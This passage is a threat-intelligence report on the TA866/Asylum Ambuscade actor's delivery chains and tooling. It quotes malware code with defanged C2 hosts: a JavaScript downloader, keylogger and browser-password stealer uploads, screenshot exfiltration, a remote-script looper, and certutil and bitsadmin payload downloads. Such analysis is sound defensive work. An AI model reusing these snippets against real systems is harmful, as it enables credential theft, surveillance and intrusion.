Highlighting TA866/Asylum Ambuscade Activity Since 2021

By Edmund Brumaghin

Published: 2024-10-23 · Archived: 2026-04-05 21:22:46 UTC

Wednesday, October 23, 2024 06:02

- TA866 (also known as Asylum Ambuscade) is a threat actor that has been conducting intrusion operations since at least 2020.
- TA866 has frequently relied on commodity and custom tooling to facilitate post-compromise activities. These tools often perform specific functions and are deployed and used as needed in the context of specific intrusions.
- Cisco Talos assesses with high confidence that TA866 frequently leverages business relationships with other threat actors across various stages of their attacks to help them achieve their mission objective(s).
- We assess with high confidence that recent post-compromise intrusion activity associated with WarmCookie/BadSpace is related to previous post-compromise activity that we attribute to TA866.
- We assess that WarmCookie was likely developed by the same threat actor that developed the Resident backdoor that was delivered in previous intrusions that we attribute to TA866.

Who is TA866?

TA866, also called Asylum Ambuscade, is a threat actor that has been observed conducting intrusion operations since at least 2020. TA866 has historically been associated with financially motivated malware campaigns. However, prior reporting indicates that they may also conduct espionage-related activities. Cisco Talos has been monitoring and analyzing the malware distribution campaigns, and post-compromise intrusion activity associated with TA866 and has observed continued evolution in the tooling and tactics, techniques and procedures (TTPs) employed by this threat actor since early 2023.

Throughout 2023, these malware campaigns typically relied on malspam or malvertising to facilitate the delivery of malicious content to potential victims. In many cases, this content is used to redirect victims to traffic distribution systems (TDS), such as 404 TDS, operated by threat actors offering malware installation services.

This is followed by the deployment of a variety of malicious components. Since at least early 2023, this has typically included WasabiSeed, ScreenShotter and AHK Bot. Based on analysis of post-compromise activity associated with this tooling, we assess with high confidence that TA866 also sometimes deploys a persistent backdoor called Resident, CSharp-Streamer-RAT, Cobalt Strike and Rhadamanthys on compromised systems. To enable the performance of various post-compromise enumeration and reconnaissance activities, we have also observed the use of utilities such as AdFind and network scanners. TA866 also commonly deploys remote access solutions on infected systems such as AnyDesk and Remote Utilities.

We have observed continued ongoing evolution in the implementation of the malware tooling leveraged by TA866 that enables them to operate more effectively once they obtain initial access. This demonstrates an adversary that is constantly evolving as they attempt to gain access to corporate networks and pursue their mission objective(s).


While analyzing recent WarmCookie/BadSpace activity, we observed a case in early 2024 where Cobalt Strike and CSharp-Streamer-RAT were deployed as follow-on payloads following the initial WarmCookie infection. The SSL certificate used on the CSharp-Streamer-RAT C2 server (`185[.]73[.]124[.]164`) appeared to have been generated using information programmatically populated using an algorithm defined by the threat actor. This same algorithm appears to have been used on three additional CSharp-Streamer-RAT C2 servers, one of which (`109[.]236[.]80[.]191`), was the C2 server for a CSharp-Streamer-RAT sample observed in a prior intrusion in 2023 that we attribute to TA866.

Typical distribution campaigns

As previously mentioned, initial access to target environments is typically obtained by TA866 through successfully infecting systems via either malspam or malvertising. Throughout 2022 and 2023, we frequently observed TA866 relying on both methods for initiating the infection process.

In the case of malspam, we have observed TA866 relying on various lure themes and techniques, including email thread hijacking, a technique where threat actors leverage replies to legitimate email threads that the recipient was previously a part of to increase the legitimacy of the malicious email. Prior reporting suggests that, in previous campaigns, the malspam may have been associated with a spam botnet operated by TA571.

In most cases, the threat actor embedded malicious hyperlinks, either directly into the body of the email message, or within an attached document, typically PDFs or Microsoft Publisher files. Below is an example of an email from an earlier TA866 campaign.



In the case of malvertising, we have observed instances of users being infected while browsing for legitimate software downloads for applications such as TeamViewer when the infection process began. Prior reporting indicates that TA866 has been observed leveraging malicious Google advertisements and SEO poisoning to infect victims.

The hyperlinks in these cases pointed to entry points into the 404 TDS. The 404 TDS is a traffic distribution system that enables adversaries to deploy rapidly changing infrastructure which is used to direct potential victims to malicious content, in many cases, malware.

In the case of 404 TDS, the URLs accessed typically return an `HTTP/404` error code, but a meta refresh is used to redirect victims to additional intermediary servers. These intermediary servers are typically responsible for identifying/querying information about the visiting systems to determine whether to redirect them to the malicious content or simply to a benign destination such as a search engine or email provider.

In cases where malicious TDS redirection occurs, victims are delivered malicious payloads, which in the case of analyzed TA866 activity, are typically the malicious JavaScript-based downloaders used to initiate the infection process.

Infection chains and tooling


The most commonly observed infection chain associated with intrusions we attribute to TA866 is typified by the use of multiple distinct stages of custom malware, each responsible for conducting different actions to facilitate additional data gathering, reconnaissance and enable the threat actor flexibility in determining if a given infected system is a high-value target and whether they should operate further in compromised environments.

We have observed cases where extended periods of time elapse between when the threat actor gains initial access and persistence within compromised environments and the delivery of additional payloads, followed by the

conduction of post-compromise activity within the environment. Over time we have observed variations in the infection chains used following initial compromise and assess that TA866 likely chooses to deploy tools in specific situations or target environments as needed while operating towards their longer-term mission objective(s). While variations do exist, we have observed consistent use of various tooling over the past couple of years, as described in the following sections.

JavaScript downloaders

In most observed cases, the infection process begins with the delivery of a malicious JavaScript downloader via the distribution process(es) previously described. This downloader is responsible for retrieving the next stage of the infection chain, which is often MSI packages containing a malware payload called WasabiSeed. The obfuscation used to hide the JavaScript being executed has varied across campaigns over time. An example of one is shown below.



```
ama = "perfectsystems-l";
aSecondExpression = Math.PI * radius * radius;
ka = "cd";n = "t";p = "td.co";s = "n";g = "w";f = "h";o = "p";gb = ".";ii = "i";
anExpression = 4 * (4 / 5) + 5;


myArray = new Array("Appolo!", Math.PI, 28);
myPi = myArray[1];
myArray = new Array("hello", Math.PI, 48);
var gOlyo = new ActiveXObject(oly + gb + sOlyo);
sAssign = f + n + n + o +"s://" + ama + p + "m/x-css/" + ka + gb + "ms" + ii;
```

This code is responsible for initiating an HTTPS connection to retrieve and execute the WasabiSeed MSI package. In this case, the URL hosting the MSI package was:

hxxps[:]//perfectsystems-ltd[.]com/x-css/cd.msi


Once downloaded, the MSI is passed to MsiExec to execute the next stage of the process.

WasabiSeed

WasabiSeed effectively functions as another downloader stage that is used to retrieve additional payloads from attacker-controlled servers. This is performed by a VBScript included in the MSI package delivered to infected systems.

During execution, the MSI creates a subfolder within `%PROGRAMDATA%` and copies a malicious VBScript into this location. The name of the subdirectory and VBScript file varies across analyzed samples.

A `CustomAction[.]idt` is defined, which executes the VBScript using `wscript[.]exe` when the MSI is run. The VBScript is stored in a CAB archive contained within the MSI package. Persistence is achieved via the use of an LNK shortcut that is dropped into the Startup directory on the system, ensuring that WasabiSeed is executed each time the system reboots. When run, it continuously reaches out to obtain arbitrary payloads in the form of MSI packages that are then executed by MsiExec to infect systems with additional malware.



The URL used by this payload retrieval process is randomized using the drive serial number of the infected system, making it unique to each system. This continuous polling allows the delivery of arbitrary payloads at the discretion of the threat actor at any point following initial access. In most cases, we observed subsequent delivery of an additional MSI containing a malware tool called Screenshotter.

Screenshotter

Screenshotter is a malware family used to generate periodic screenshots from infected systems which are transmitted to the threat actor over HTTP. We have observed the delivery of multiple variants of Screenshotter and have identified implementations of the malware in a variety of programming languages, including JavaScript and Python.

We also identified an implementation of Screenshotter using an AutoHotKey script, likely to enable this functionality directly within AHK Bot, which is also often delivered during the infection process and described in the next section.

In both the JavaScript and Python implementations of Screenshotter, the malware is delivered within an MSI package. The MSI associated with the JavaScript implementation contains two JavaScript files, “ `app[.]js` ” and “ `index[.]js` ” as well as a legitimate screen capture binary, typically IrfanView. Like WasabiSeed, a `CustomAction[.]idt` is used to execute the JavaScript files using `wscript[.]exe` , as shown below.

```
Action  Type    Source  Target  ExtendedType
s72 i2  S72 S255    I4
CustomAction    Action
WixUIPrintEula  65  WixUIWixca  PrintEula
Action2_wscript.exe 1250    INSTALLDIR  "wscript.exe" "app.js"
Action3_wscript.exe 1250    INSTALLDIR  "wscript.exe" "index.js"
Set_ARPINSTALLLOCATION  51  ARPINSTALLLOCATION  [INSTALLDIR]
```

The MSI creates a subdirectory with `%PROGRAMDATA%` and copies the Screenshotter components into it. The script "`app[.]js`" is responsible for executing IrfanView to capture screenshots periodically. It is also responsible for ensuring that only one instance of Screenshotter is running at a time.

```
var shell = WScript.CreateObject("WScript.Shell");
shell.Run("lumina.exe /capture /convert=ahec.jpg");
WScript.sleep(9398);
shell.Run("wmic product where name='DNops' call uninstall /nointeractive", 0);
```

The script "`index[.]js`" is responsible for facilitating the transmission of captured screenshots to the adversary via C2.

```
var aieccc = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
DOP = new ActiveXObject("Scripting.FileSystemObject");
Caa = DOP.GetDrive("c:\\").SerialNumber;
Caa = "/screenshot/" + Caa;
var st = new ActiveXObject("ADODB.Stream");
WScript.sleep(5000);
st.Type = 1;
st.Open();
st.LoadFromFile("ahec.jpg");
var Jkwoif = st.read();
ka = "hxxp[:]//109[.]107[.]173[.]72";
var beopf = aieccc.Open("POST", ka + Caa, false);
aieccc.SetRequestHeader("Cache-Control","no-cache");
aieccc.SetRequestHeader("Content-Type", "image/jpg");
aieccc.SetRequestHeader("User-Agent", "Windows Installer");
```

Like WasabiSeed, the URL used is generated using the drive serial number of the system, which is appended to the end of the URL used for exfiltration, as shown below.

http://<C2 Server>/screenshot/<Drive Serial Number>

While we have observed variations in the JavaScript implementation of Screenshotter, in all cases the overall functionality and operation of the malware is consistent.

The Python implementation also functions similarly with some notable differences. The CAB archive contains a legitimate Python installation as well as a Python script (`screen1[.]pyw`) that takes the place of IrfanView as used in the JavaScript implementation. A `CustomAction[.]idt` is used to execute a VBScript, as shown below.

```
Action  Type    Source  Target  ExtendedType
s72 i2  S72 S255    I4
CustomAction    Action
WixUIPrintEula  65  WixUIWixca  PrintEula
Action2_wscript.exe 1250    INSTALLDIR  "wscript.exe" "sdv.vbs"
Set_ARPINSTALLLOCATION  51  ARPINSTALLLOCATION  [INSTALLDIR]
```

The VBScript executes the Python binary and passes the screen capturing Python script as a parameter.

```
On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set Drive = FSO.GetDrive("C:")

Dim WS
Set WS = CreateObject ("WScript.shell")
WS.Exec "C:\ProgramData\sdv\pythonw.exe C:\ProgramData\sdv\screen1.pyw " &
 Drive.SerialNumber
WScript.Sleep(15000)
CreateObject("Wscript.Shell").Run "wmic product where name=""CAF Data"" call
uninstall /nointeractive", 0, True
```

The Python script captures screenshots and transmits them to the C2 server, as shown in the example below.

```
param_name = sys.argv[1]

screenshotter = mss()

def post_image(image):
    url = 'hxxp[:]//195[.]2[.]81[.]70/screenshot/' + param_name

    method = "POST"
    handler = HTTPHandler()
    opener = build_opener(handler)

    request = Request(url, data=image)
    request.add_header('User-Agent', 'Windows Installer')
    request.add_header('Cache-Control', 'no-cache')
    request.add_header('Content-Length', '%d' % len(image))
    request.add_header('Content-Type', 'image/jpg')

    try:
        connection = opener.open(request)
    except HTTPError as e:
        connection = e
```

Screenshotter enables the collection of additional information such as typical system usage and potentially sensitive information being displayed on screen and allows the threat actor to determine whether they should continue to operate within the system and associated network environment. In a subset of cases analyzed, AHK Bot was also delivered and is described in the next section.

AHK Bot

Along with the deployment of WasabiSeed and Screenshotter, we have frequently observed the deployment of an AutoHotKey (AHK) based malware called AHK Bot.

AHK Bot is a modular malware family that uses AHK scripts to implement various functionality required by the adversary. While there are likely additional scripts that have been developed and deployed by the threat actor, we identified several used in previous intrusion activity as well as in public malware repositories that provide a glimpse into the functionality available with AHK Bot. We assess that these scripts were likely developed by the author of AHK Bot for delivery and use on systems previously infected with AHK Bot.

These scripts perform the following actions:

- Looper (Persistence and periodic C2 polling).
- System enumeration.
- Screenshotter.
- Domain identification.
- Secondary C2 connection establishment.
- Keystroke logging.
- Credential theft.
- HVNC deployment and removal.

- Remote access software deployment and removal.

AHK Bot is typically delivered to previously infected systems via MSI files which contain the legitimate AutoHotKey binary used to execute AHK scripts, as well as a base AHK script that is referred to as the “looper” in prior reporting. When executed, it creates a subdirectory within C:\ProgramData\ and copies the AutoHotKey binary, as well as the main AHK script into it. It then executes the AHK script and begins polling C2 to wait for additional instructions/scripts to execute.

Looper

This script is responsible for establishing persistence for AHK Bot by creating a LNK shortcut within the Startup directory on the system. It also performs periodic polling to an attacker-defined C2 server to retrieve additional AHK scripts for execution on the system.

```
#NoTrayIcon
FileCreateShortcut, %A_AhkPath%, %A_Startup%\CUGraphic.lnk, %A_ScriptDir%\, ,
CUGraphic 6.11.0.4, ,
Loop
{
try
{
DriveGet, serial, serial, C:
UrlDownloadToFile, hxxp[:]//89[.]107[.]10[.]7/%serial%-du1, %A_AhkPath%~
FileRead, string, %A_AhkPath%~
If InStr(SubStr(string, -1), "~")
Run, %A_AhkPath% %A_AhkPath%~
}
catch e
{
}
Sleep, 25317
```

As this process repeats each time the system reboots, this provides a robust, modular mechanism for threat actors to further interact with the system as desired.


System enumeration

The system and hardware enumeration AHK script uses Windows Management Instrumentation (WMI) to collect information about the hardware and software configuration of the infected system. The following information is collected:

- General system information (OS, hardware devices present, location, etc.).
- Hard disk configuration.
- Processor information.
- RAM configuration.
- GPU configuration.
- Networking device information.

- Firewall, anti-virus and anti-spyware software information.
- Running process list.

This information is written to a file (`hardware[.]txt`) present within the current working directory of the script. This file is then uploaded to the C2 server via HTTP POST requests.



```
FileAppend, %Data%, %A_ScriptDir%\hardware.txt, UTF-8
DriveGet, sjdh4uj4, serial, C:
UploadFile(A_ScriptDir . "\hardware.txt", "hxxp[:]//212[.]13[.]106[.]27/hardware/" .
sjdh4uj4)
FileDelete, %A_ScriptDir%\hardware.txt
SendLog("hardware: ok!")
```

Screenshotter (deskscreen)

This AHK script is effectively an alternative implementation of Screenshotter written directly for execution by AHK Bot. It captures screenshots of the infected system and transmits them to the C2 server, like the versions of Screenshotter implemented in JavaScript or Python. Consistent with what was observed in the Python implementation of Screenshotter, this version does not require the use of an external screen capturing utility and the screenshot capture is implemented directly within the AHK script.

Captured screenshots are transmitted to the attacker's C2 server, as shown below.

```
arr := SafeArrayFromData(buff, size)
DriveGet, serial, serial, C:
try UploadSafeArray(arr, "hxxp[:]//22[.]113[.]106[.]27/screenshot/" . serial)
catch {
   SendLog("deskscreen: ERROR! file upload filed")
   ExitApp
}
SendLog("deskscreen: ok")

UploadSafeArray(arr, TargetAddress) {
ComObjError(False)
HTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
HTTP.Open("POST", TargetAddress, False)
HTTP.SetRequestHeader("User-Agent", "AutoHotkey")
HTTP.Send(arr)
}
```

This version of Screenshotter also features logging capabilities and supports the transmission of status logs to the attacker.

```
SendLog(s)
{
DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "hxxp[:]//22[.]113[.]106[.]27/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
sHTTP.Send("&log=" . s)
sHTTP.WaitForResponse()
sHTTP.Close
}
```

The code associated with this implementation of Screenshotter also contains comments written in Russian, as shown below.

```
SaveBitmap(pBitmap, ByRef info, Quality := 75, tobuff := "")
   {
      ; info – если копируем в буфер, тогда расширение файла, если в файл, тогда
путь к файлу
      if tobuff
         Extension := info
      else
         SplitPath, info,,, Extension
      if Extension not in BMP,DIB,RLE,JPG,JPEG,JPE,JFIF,GIF,TIF,TIFF,PNG
         return -1
```

The main functionality of the script is comparable with other implementations of Screenshotter seen previously.

Domain Identification (domain)

This script is simply used to retrieve the domain membership of an infected system. The domain is retrieved via Windows Management Instrumentation (WMI) and then transmitted to the C2 server via HTTP POST requests as shown below.

```
#NoTrayIcon
#SingleInstance off
#NoEnv

strComputer := "."
objWMIService := ComObjGet("winmgmts:{impersonationLevel=impersonate}!\\" .
strComputer . "\root\cimv2")
colSettings := objWMIService.ExecQuery("Select * from
Win32_ComputerSystem")._NewEnum

while colSettings[objOSItem]
Data .=  "Domain: " . objOSItem.Domain

DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "hxxp[:]//21[.]113[.]106[.]27/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
sHTTP.Send("&log=" . Data)
sHTTP.WaitForResponse()
sHTTP.Close

ExitApp

;~
```

Connect

The connect script is simply used to establish a connection to an attacker-controlled server and send connection status logs and receive an HTTP response from the server, as shown below.

```
#NoTrayIcon
#SingleInstance off
#NoEnv

DriveGet, serial, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "hxxp[:]//185[.]22[.]200[.]157/" . serial, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
sHTTP.Send("&log=" . "connected!")
sHTTP.WaitForResponse()
sHTTP.Close

;~
```

Keystroke logging

This script can log keystrokes on infected systems and send a log of user input to the attacker. First it checks to see if the keylogger process already exists on the system. If not, it attempts to retrieve the AutoHotKey binary from an attacker-controlled server.

```
If ProcessExist("taskhostkl.exe") {
SendLog("keylog: already on")
ExitApp
} else {
SendLog("keylog: load")
UrlDownloadToFile,  hxxp[:]//15[.]225[.]200[.]157/download?path=ahkdotexe,
C:\ProgramData\taskhostkl.exe
```

The AHK script has a fully implemented keylogger capability. Collected keystrokes are transmitted via HTTP POST requests.

```
SendInfo(str, mode) {
   DriveGet, serial, serial, C:
   ComObjError(False)
   url := "hxxp[:]//15[.]225[.]200[.]157/keylogs/" . serial
   whr := ComObjCreate("WinHttp.WinHttpRequest.5.1")
   whr.Open("POST", url, true)
   whr.SetRequestHeader("User-Agent", "AutoHotkey")
   whr.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
   whr.Send("&keylog=" . str )
   whr.WaitForResponse()
   whr.Close
}
```

The keylogger also features persistence, which is established via the creation of a new Windows shortcut LNK within the StartUp directory on infected systems, allowing the keylogger to be executed each time the system reboots.

Credential theft (_passwords)

This script is a browser password stealer that has been implemented as an AHK script. It enables the threat actor to retrieve cached credentials from common browsers that may be installed and in use on infected systems.

The script begins by setting the download location for the SQLite3 DLL required to parse browser credential stores. It also retrieves the serial number of the C:\ drive on the system.

```
targetUrl  := "hxxp[:]//23[.]227[.]193[.]25"
sqlite3Url := "hxxp[:]//23[.]227[.]193[.]25/download?path=sqlite3slashsqlite3dotdll"
DriveGet, serial, serial, C:
```

It then checks to determine if the DLL currently exists on the infected system. If not, it attempts to retrieve it from an attacker-controlled server.

```
Downloads() {
   global sqlite3Url
   sql := A_ScriptDir . "\SQlite3.dll"
   success := true
   if !FileExist(sql) || GetModuleBitness(sql) != A_PtrSize*8 {
      Loop 1 {
         UrlDownloadToFile, % sqlite3Url, % sql
```

It then attempts to retrieve browsing history and passwords from Internet Explorer, Mozilla Firefox and Chromium-based browsers using multiple methods.

Status logging and credential information is transmitted to the C2 server via HTTP communications.

```
UploadSafeArray(arr) {
   global targetUrl, serial
   if (serial ~= "^(605109072|2786990575)$")
   {
      pData := NumGet(ComObjValue(arr) + 8 + A_PtrSize)
      length := arr.MaxIndex() + 1
      text := StrGet(pData, length, "UTF-8")
      Run, notepad,,, PID
      WinWait, ahk_pid %PID%
      ControlSetText, Edit1, % text
      Return
   }
   ComObjError(False)
   whr := ComObjCreate("WinHttp.WinHttpRequest.5.1")
   whr.Open("POST", targetUrl . "/passwords/" . serial, false)
   whr.SetRequestHeader("User-Agent", "AutoHotkey")
   whr.Send(arr)
}
```

Comments present in the code reference Russian language knowledge base articles.

```
CreateHash(pData, size, ByRef hashData, pSecretKey := 0, keySize := 0, AlgId :=
"SHA1") {
; CNG Algorithm Identifiers
; hxxps[:]//docs[.]microsoft[.]com/ru-ru/windows/win32/seccng/cng-algorithm-
identifiers
```

HVNC deployment and removal

We have observed two AHK scripts that are used to either deploy or remove hVNC on infected systems. To achieve this, the deployment script attempts to download 7-Zip and hVNC and uses 7-Zip to extract the hVNC files.

```
SetWorkingDir %A_AppData%

SendLog("hvnc: load")

UrlDownloadToFile, hxxp[:]//15[.]225[.]200[.]157/download?path=7zslash7zadotexe,
7za.exe
UrlDownloadToFile, hxxp[:]//15[.]225[.]200[.]157/download?path=hvncslashhvncdotzip,
hvnc.zip

RunWait, 7za.exe x hvnc.zip -aoa, ,Hide UseErrorLevel
```

The hVNC application is then executed. Logs associated with the deployment are transmitted to the command and control (C2) via HTTP POST requests.

```
SendLog(s)
{
DriveGet, djj4, serial, C:
ComObjError(False)
sHTTP := ComObjCreate("WinHttp.WinHttpRequest.5.1")
sHTTP.Open("POST", "hxxp[:]//15[.]225[.]200[.]157/" . djj4, False)
sHTTP.SetRequestHeader("User-Agent", "AutoHotkey")
sHTTP.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
sHTTP.Send("&log=" . s)
sHTTP.WaitForResponse()
sHTTP.Close
}
```

The AHK script for hVNC removal simply uses `taskkill.exe` to terminate the hVNC and 7-Zip processes running on the system.

Remote access software deployment & removal

Like what was described for hVNC, two AHK scripts are also used to deploy the commercial Remote Utilities remote access software to infected systems, enabling persistent remote access for the attacker. The scripts attempt to retrieve Remote Utilities from an attacker-controlled server and install it on the system for use to remotely interact with the system.

Likewise, log messages generated during this process are sent to C2 via HTTP POST requests to provide status updates and alert attackers of any failures that may have been encountered during the deployment.

Post-compromise activities

Following successful system compromise, we have observed TA866 conducting various post-compromise activities. In some cases, extended periods of time were observed between initial access and the deployment of follow-on payloads described in the previous section. In many cases, once the actor was on the system they began to conduct information gathering and reconnaissance within the environment, using a combination of built-in and legitimate Windows utilities.

We have seen execution of a variety of system commands we attribute to the adversary operating on the system. This includes but is not limited to the following:

- `cmd.exe /c chcp 65001 && net group Domain Computers /domain`
- `cmd.exe /c chcp 65001 && set l`
- `cmd.exe /c chcp 65001 && nltest /DOMAIN_TRUSTS`
- `ipconfig /all`
- `whoami`
- `whoami /groups`
- `systeminfo`

Other utilities like AdFind and network-scanning applications have been deployed and used.

In a limited number of cases, we have also observed the deployment of additional malware including:

- Cobalt Strike
- Rhadamanthys
- CSharp-Streamer-RAT
- Resident backdoor
- Remote access software (TeamViewer, Remote Utilities)

In the case of Rhadamanthys, we have observed AHK Bot being used to retrieve DLL-based shellcode loaders and execute them on the system to load Rhadamanthys into memory.

Rhadamanthys is an information stealer that can be used to collect and exfiltrate a variety of sensitive data from infected systems. It is described extensively in prior reporting.

C:\Windows\system32\bitsadmin.exe /transfer
mydownloadjob /download /priority normal hxxps[:]//temp[.]sh/ThuNJ/2[.]dll

We have also observed the use of native Windows binaries, like `certutil.exe`, being used to retrieve and execute Resident backdoor on systems.

While not specifically attributed in prior reporting, based on analysis of previous intrusion activity that we attribute to TA866 during the period in which Resident was deployed, we assess with high confidence that TA866 was responsible for its deployment in cases we analyzed. Likewise additional TTPs described in the reporting match those we have observed and attributed to TA866 since 2023.

certutil -urlcache -split -f hxxps[:]//temp[.]sh/esuJB/resident[.]exe C:\programdata\res.exe

As described in prior reporting, Resident is a backdoor that can be used to download and execute additional payloads on victim systems.

Across the intrusion activity analyzed, we observed the threat actor making frequent use of file hosting sites such as `hxxps[:]//temp[.]sh` for the purpose of payload hosting and delivery. We also noted consistency in the URL structure used by various components in the infection chains to retrieve dependencies needed for them to execute properly.

Targeting/victimology

While long-term targeting associated with the distribution campaigns appears indiscriminate, most of the cases where follow on payloads have been observed were in the United States, with additional cases spread across Canada, United Kingdom, Germany, Italy, Austria and the Netherlands. The most affected industry was the manufacturing sector, followed closely by government and financial services, but organizations across many industries have also been affected.

Links to recent intrusion activity

We have observed overlaps between historic TA866 intrusion activity and recent WarmCookie/BadSpace campaign activity.

Most notably, we have observed the following:

